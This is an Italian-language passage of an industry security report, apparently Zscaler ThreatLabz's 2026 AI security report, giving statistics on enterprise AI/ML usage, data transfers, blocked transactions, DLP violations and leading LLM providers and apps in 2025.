

Report del 2026 di ThreatLabz sulla sicurezza dell'IA



Indice



Riepilogo esecutivo

La realtà quotidiana dell'IA nel 2025 è stata definita da velocità, larga scala e dinamismo costante.

Le aziende oggi si affidano all'IA e al machine learning (IA/ML) per supportare ogni ambito del business, per procedere più rapidamente, automatizzare le decisioni e incrementare la produttività. L'IA favorisce lo sviluppo, le comunicazioni, la ricerca e le operazioni con un ritmo che sarebbe sembrato irrealistico solo pochi anni fa. Ma questa accelerazione ha portato con sé anche un prezzo da pagare: sempre più dati sensibili transitano attraverso un numero maggiore di applicazioni IA/ML, spesso con minore visibilità e controlli.

La crescente diffusione dell'IA ha esteso la superficie di attacco aziendale e gli aggressori si sono mossi rapidamente nel corso dell'ultimo anno per sfruttare questa nuova opportunità. Barriere più basse e un maggiore livello di realismo hanno reso gli attacchi sempre più rapidi e convincenti, mentre i primi segnali di un uso improprio dell'IA agentica e semi-automatizzata hanno indicato un cambiamento nel modo in cui le minacce si stanno evolvendo. Allo stesso tempo, le organizzazioni si trovano ad affrontare un crescente mix di rischi, che vanno dall'IA integrata, alla cosiddetta shadow AI, ovvero l'IA ombra, fino alle allucinazioni e ai modelli privati non protetti.

Cosa possono fare le aziende per proteggere gli ambienti in cui l'IA interagisce con ogni ambito di business, favorire l'innovazione basata sull'IA e difendersi dalle minacce guidate dall'IA? Tutto questo senza rallentare l'operatività, ovviamente.

Il Report del 2026 di Zscaler ThreatLabz sulla sicurezza dell'IA analizza il modo in cui le aziende stanno gestendo questo equilibrio. Il report prende in esame 989,3 miliardi transazioni IA/ML osservate su Zscaler Zero Trust Exchange™ da gennaio a dicembre del 2025, per fornire una visione concreta di come l'IA viene utilizzata (e limitata) negli ambienti globali.

I dati mostrano un'accelerazione continua. L'operatività basata su IA/ML in ambito aziendale è aumentata del 83.3% su base annua, mentre i volumi di trasferimento dati sono saliti del 92,6%, raggiungendo più di 18.000 terabyte (TB). Con una tale portata, l'IA smette di essere un insieme di strumenti isolati e diventa una vera e propria infrastruttura sempre attiva, che trasferisce e trasforma costantemente i dati aziendali. L'accesso però è tutt'altro che illimitato. Le organizzazioni hanno bloccato il 39% delle transazioni IA/ML, una percentuale che riflette le persistenti preoccupazioni relative all'esposizione dei dati, alla privacy e all'applicazione delle policy.

Gli schemi di utilizzo rivelano anche il punto in cui valore e rischio si incontrano. Le applicazioni IA a cui i dipendenti si affidano maggiormente, come Codeium, Grammarly e ChatGPT, occupano un ruolo centrale nell'operatività di tutti i giorni, generando i livelli più elevati di attività e risultando anche in prima linea nelle nostre analisi dei rischi.

Nel 2026, proteggere l'IA non implica solo monitorare le applicazioni IA/ML, ma anche proteggere il modo in cui l'IA viene scoperta, sviluppata, utilizzata e gestita in tutta l'azienda. Le organizzazioni necessitano della massima visibilità sull'utilizzo e sui rischi dell'IA, di protezioni che rafforzino i sistemi IA e i dati in tempo reale e di controlli coerenti, che salvaguardino l'accesso, senza rallentare l'innovazione. Questo report approfondisce le tendenze e le realtà che plasmano la sicurezza dell'IA e fornisce indicazioni per le aziende che desiderano mitigare i rischi e adottare l'IA in modo sicuro.

Cosa significa tutto questo per i leader aziendali

- **L'IA è ormai un'infrastruttura aziendale.**
  Il fatto che si registrino circa un bilione di transazioni IA è un segnale che le operazioni sono continue e sempre attive. Pertanto, l'IA deve essere gestita con lo stesso rigore del cloud, delle identità e dei dati, per supportare un'adozione sicura e scalabile.


- **Il rischio di esposizione dei dati oggi aumenta con il volume, non con l'intento.**
  Quando i flussi di lavoro IA muovono dati su scala petabyte, ripetizione e velocità amplificano l'esposizione, anche quando l'uso è autorizzato e coerente con gli obiettivi di business.

- **L'IA approvata rappresenta la principale superficie di rischio.**
  Gli strumenti IA tradizionali e approvati rappresentano la maggior parte delle operazioni IA e delle interazioni con i dati aziendali. Sebbene la shadow AI rimanga una preoccupazione centrale, affrontare solamente il problema degli strumenti non autorizzati non mitigherà l'intera portata dei rischi e dell'esposizione correlati all'IA.

- **La sicurezza sta limitando l'adozione dell'IA.**
  Con il 39% delle transazioni IA bloccate, l'applicazione delle policy sta plasmando attivamente il modo in cui l'IA viene utilizzata. Ciò riflette la governance in azione, non la resistenza all'IA, con i leader che sono chiamati a trovare il giusto compromesso tra velocità di innovazione e tolleranza al rischio.

- **I modelli di sicurezza tradizionali non sono allineati con i flussi di lavoro IA.**
  I controlli progettati per le attività gestite dall'uomo e i dati statici non riescono a stare al passo con le interazioni ad alta frequenza e guidate dalle macchine dell'IA.

- **Il vantaggio competitivo favorirà le organizzazioni in grado di gestire l'IA su larga scala.**
  Le aziende che consentiranno un ampio utilizzo dell'IA, con rigorosi controlli inline, si muoveranno più rapidamente di quelle costrette a limitarne integralmente l'utilizzo a causa di rischi non gestiti.



I risultati principali

ThreatLabz ha analizzato **989,3 miliardi di transazioni basate su IA e machine learning** avvenute nel cloud Zscaler da gennaio a dicembre del 2025. I risultati chiave che seguono si fondano su dati raccolti in periodi temporali differenti*, utilizzati al fine di condurre un'analisi comparativa.

L'utilizzo dell'IA nelle aziende continua a crescere rapidamente. L'operatività basata su IA/ML è aumentata del 83% su base annua, raggiungendo quasi mille miliardi di transazioni in un ecosistema di oltre 3.400 applicazioni.

Le aziende inviano volumi di dati sempre più grandi agli strumenti IA. Un totale di 18.033 TB di dati sono stati trasferiti ad applicazioni IA/ML, registrando un aumento del 93% su base annua.

Gli alti tassi di blocco indicano una gestione continua del rischio. Le aziende hanno bloccato il 39% delle transazioni IA/ML totali, sottolineando le continue preoccupazioni correlate all'esposizione dei dati, alla privacy e all'allineamento delle policy con l'espansione dell'uso dell'IA.

L'IA in ambito aziendale è ampiamente soggetta a compromissioni. Gli esperti di red teaming di Zscaler hanno scoperto che la maggior parte dei sistemi IA aziendali può essere violata in soli 16 minuti, riscontrando falle critiche nel 100% dei sistemi testati.

* Periodi di raccolta dei dati:

- Analisi annuale e su base annua: gennaio–dicembre 2025, con confronti su base annua rispetto allo stesso periodo del 2024.
- Dati sulle violazioni di DLP e dati a livello nazionale: giugno 2025–dicembre 2025.

OpenAI domina come principale fornitore di LLM. OpenAI ha gestito la stragrande maggioranza delle transazioni aziendali basate su LLM (3 volte in più rispetto a Codeium), affermandosi come l'attuale fornitore di LLM de facto.

ChatGPT è responsabile della stragrande maggioranza delle violazioni di DLP. In tutti le applicazioni IA/ML analizzate, ChatGPT ha generato 410 milioni di violazioni delle policy di prevenzione della perdita di dati (Data Loss Prevention, DLP), confermando i rischi aziendali legati agli assistenti IA ad alto contesto.

Le app integrate di produttività ancorano l'utilizzo dell'IA aziendale. Grammarly è l'applicazione n. 1 per volume di transazioni, riflettendo come l'affidamento all'IA sia radicato direttamente all'interno della comunicazione e dei processi aziendali.

Finanza e assicurazioni e il settore manifatturiero sono ancora in testa per utilizzo dell'IA in ambito aziendale. Per il terzo anno consecutivo, questi settori hanno registrato la quota maggiore di traffico IA/ML (23% e 20%, rispettivamente), che scaturisce dai forti programmi di modernizzazione e dai pesanti carichi di documentazione gestiti dal settore.

Gli Stati Uniti continuano a essere la fonte principale di transazioni IA/ML. L'operatività si è concentrata negli Stati Uniti, che hanno registrato il 38% delle transazioni, seguiti da India (14%) e Canada (5%).

L'adozione dell'IA continua a estendere la superficie di attacco aziendale. Un utilizzo più ampio dell'IA, toccando vari flussi di lavoro aziendali, ha creato più percorsi di esposizione dei dati e dell'accesso, aumentando la probabilità di incorrere in fughe di dati, uso improprio dei prompt e attacchi assistiti dall'IA, nonché rafforzando la necessità di implementare un'architettura zero trust e controlli di sicurezza basati sull'IA.

Trend di utilizzo di IA/ML


L'utilizzo dell'IA da parte delle aziende ha continuato la sua rapida e costante crescita nel 2025.

L'analisi condotta da ThreatLabz sui trend di utilizzo dell'IA ora include più di 3.400 applicazioni che guidano le transazioni IA/ML, quattro volte di più rispetto all'anno precedente. Sebbene molte di queste app generino un traffico limitato, la crescita dell'ecosistema applicativo stesso è un indicatore particolarmente significativo. Ciò riflette la rapidità con cui le funzionalità IA si stanno diffondendo tra diversi fornitori, casi d'uso e funzioni aziendali, ampliando sia le opportunità che l'esposizione.

Per comprendere come questa crescita si traduca concretamente nell'uso in ambito aziendale, ThreatLabz ha analizzato l'operatività basata su IA/ML su più livelli:

- **Le transazioni IA/ML complessive,** in base alla categoria URL, comprese le attività consentite e bloccate.
- **Le classifiche dei fornitori di LLM,** che identificano quali fornitori di modelli generano di più traffico IA/ML e alimentano i flussi di lavoro IA in ambito aziendale.
- **Le principali applicazioni IA/ML,** evidenziando le app specifiche che guidano l'operatività basata sull'IA in ambito aziendale e il volume di traffico.
- **L'utilizzo dell'IA a livello di dipartimento,** mappando le applicazioni IA ad alto volume nei dipartimenti aziendali più comuni, per comprendere dove l'IA viene applicata nel lavoro di tutti i giorni.

Con queste prospettive, miriamo a fornire una visione completa di come l'IA venga effettivamente adottata in azienda e dove convergono utilizzo, dipendenza e rischi.



Crescita globale delle transazioni IA/ML

Nel 2025, le transazioni AI/ML hanno sfiorato la soglia del bilione, raggiungendo quota 989,3 miliardi. Gran parte di questa crescita è legata ad applicazioni ad alto volume, come ChatGPT, Grammarly e Codeium.

TREND DI UTILIZZO DI IA/ML PER VOLUME DI TRANSAZIONI




Figura 1: confronto su base annua delle transazioni IA/ML (gennaio-dicembre 2025)

RISULTATO CHIAVE

L'operatività basata su IA/ML è aumentata del 83% su base annua in un ecosistema di oltre 3.400 applicazioni.

Come negli anni precedenti, una quota del traffico rientra nella categoria "Applicazioni IA generiche". Ciò riflette transazioni IA/ML che non sono mappate su un'applicazione nota specifica, ma sono identificate come correlate all'IA dal sistema di categorizzazione degli URL basato sull'IA di Zscaler, che analizza testo, immagini e altri segnali dei contenuti per riconoscere l'operatività correlata all'IA. Nuove applicazioni IA emergono così rapidamente che la classificazione manuale tempestiva è del tutto impraticabile, ecco perché risulta essenziale rilevare le fonti di traffico IA precedentemente sconosciute e sottoporle all'applicazione di policy di sicurezza.

Salvo diversa indicazione, le analisi che seguiranno nel report si sono concentrate esclusivamente su applicazioni classificate. Questo approccio ci dà visibilità sull'adozione dell'IA attraverso le applicazioni IA/ML.




Figura 2: distribuzione delle transazioni IA/ML tra applicazioni IA generiche e classificate

I principali fornitori di LLM, applicazioni e dipartimenti

Se si analizza l'utilizzo dell'IA nelle aziende prendendo in esame i fornitori di LLM si ottiene una visione distintiva di come l'IA opera su larga scala. Mentre i dipendenti interagiscono quotidianamente con singole applicazioni e funzionalità, i pattern delle transazioni mostrano quali sono i fornitori di modelli alla base di tali esperienze. La visibilità a livello di fornitore è un modo utile per comprendere come l'adozione dell'IA si stia delineando sotto la superficie.

Risultati chiave sui fornitori di LLM

- **OpenAI** è stato il leader indiscusso tra i fornitori di LLM nel 2025, con 131 miliardi di transazioni, oltre tre volte il volume del suo concorrente più prossimo. Il rilascio di GPT-5 ad agosto ne ha esteso l'adozione nella codifica, nel ragionamento multimodale e nell'esecuzione di attività complesse. Le opzioni API Enterprise ampliate di OpenAI, che offrono tra le altre cose una maggiore privacy e l'isolamento dei modelli, hanno inoltre rafforzato il suo ruolo di backend per i copilot e le funzionalità SaaS basate sull'IA.

- **Codeium** (rinominata Windsurf nel 2025) è emersa come la seconda fonte di traffico LLM aziendale (42 miliardi di transazioni). L'adozione è stata probabilmente guidata dai suoi modelli proprietari incentrati sulla codifica, che compaiono frequentemente nelle pipeline di sviluppo software e negli ambienti di ingegneria, ciò si rifletterà nell'analisi dipartimentale che segue, che vede l'ingegneria come utente più attivo dell'IA.

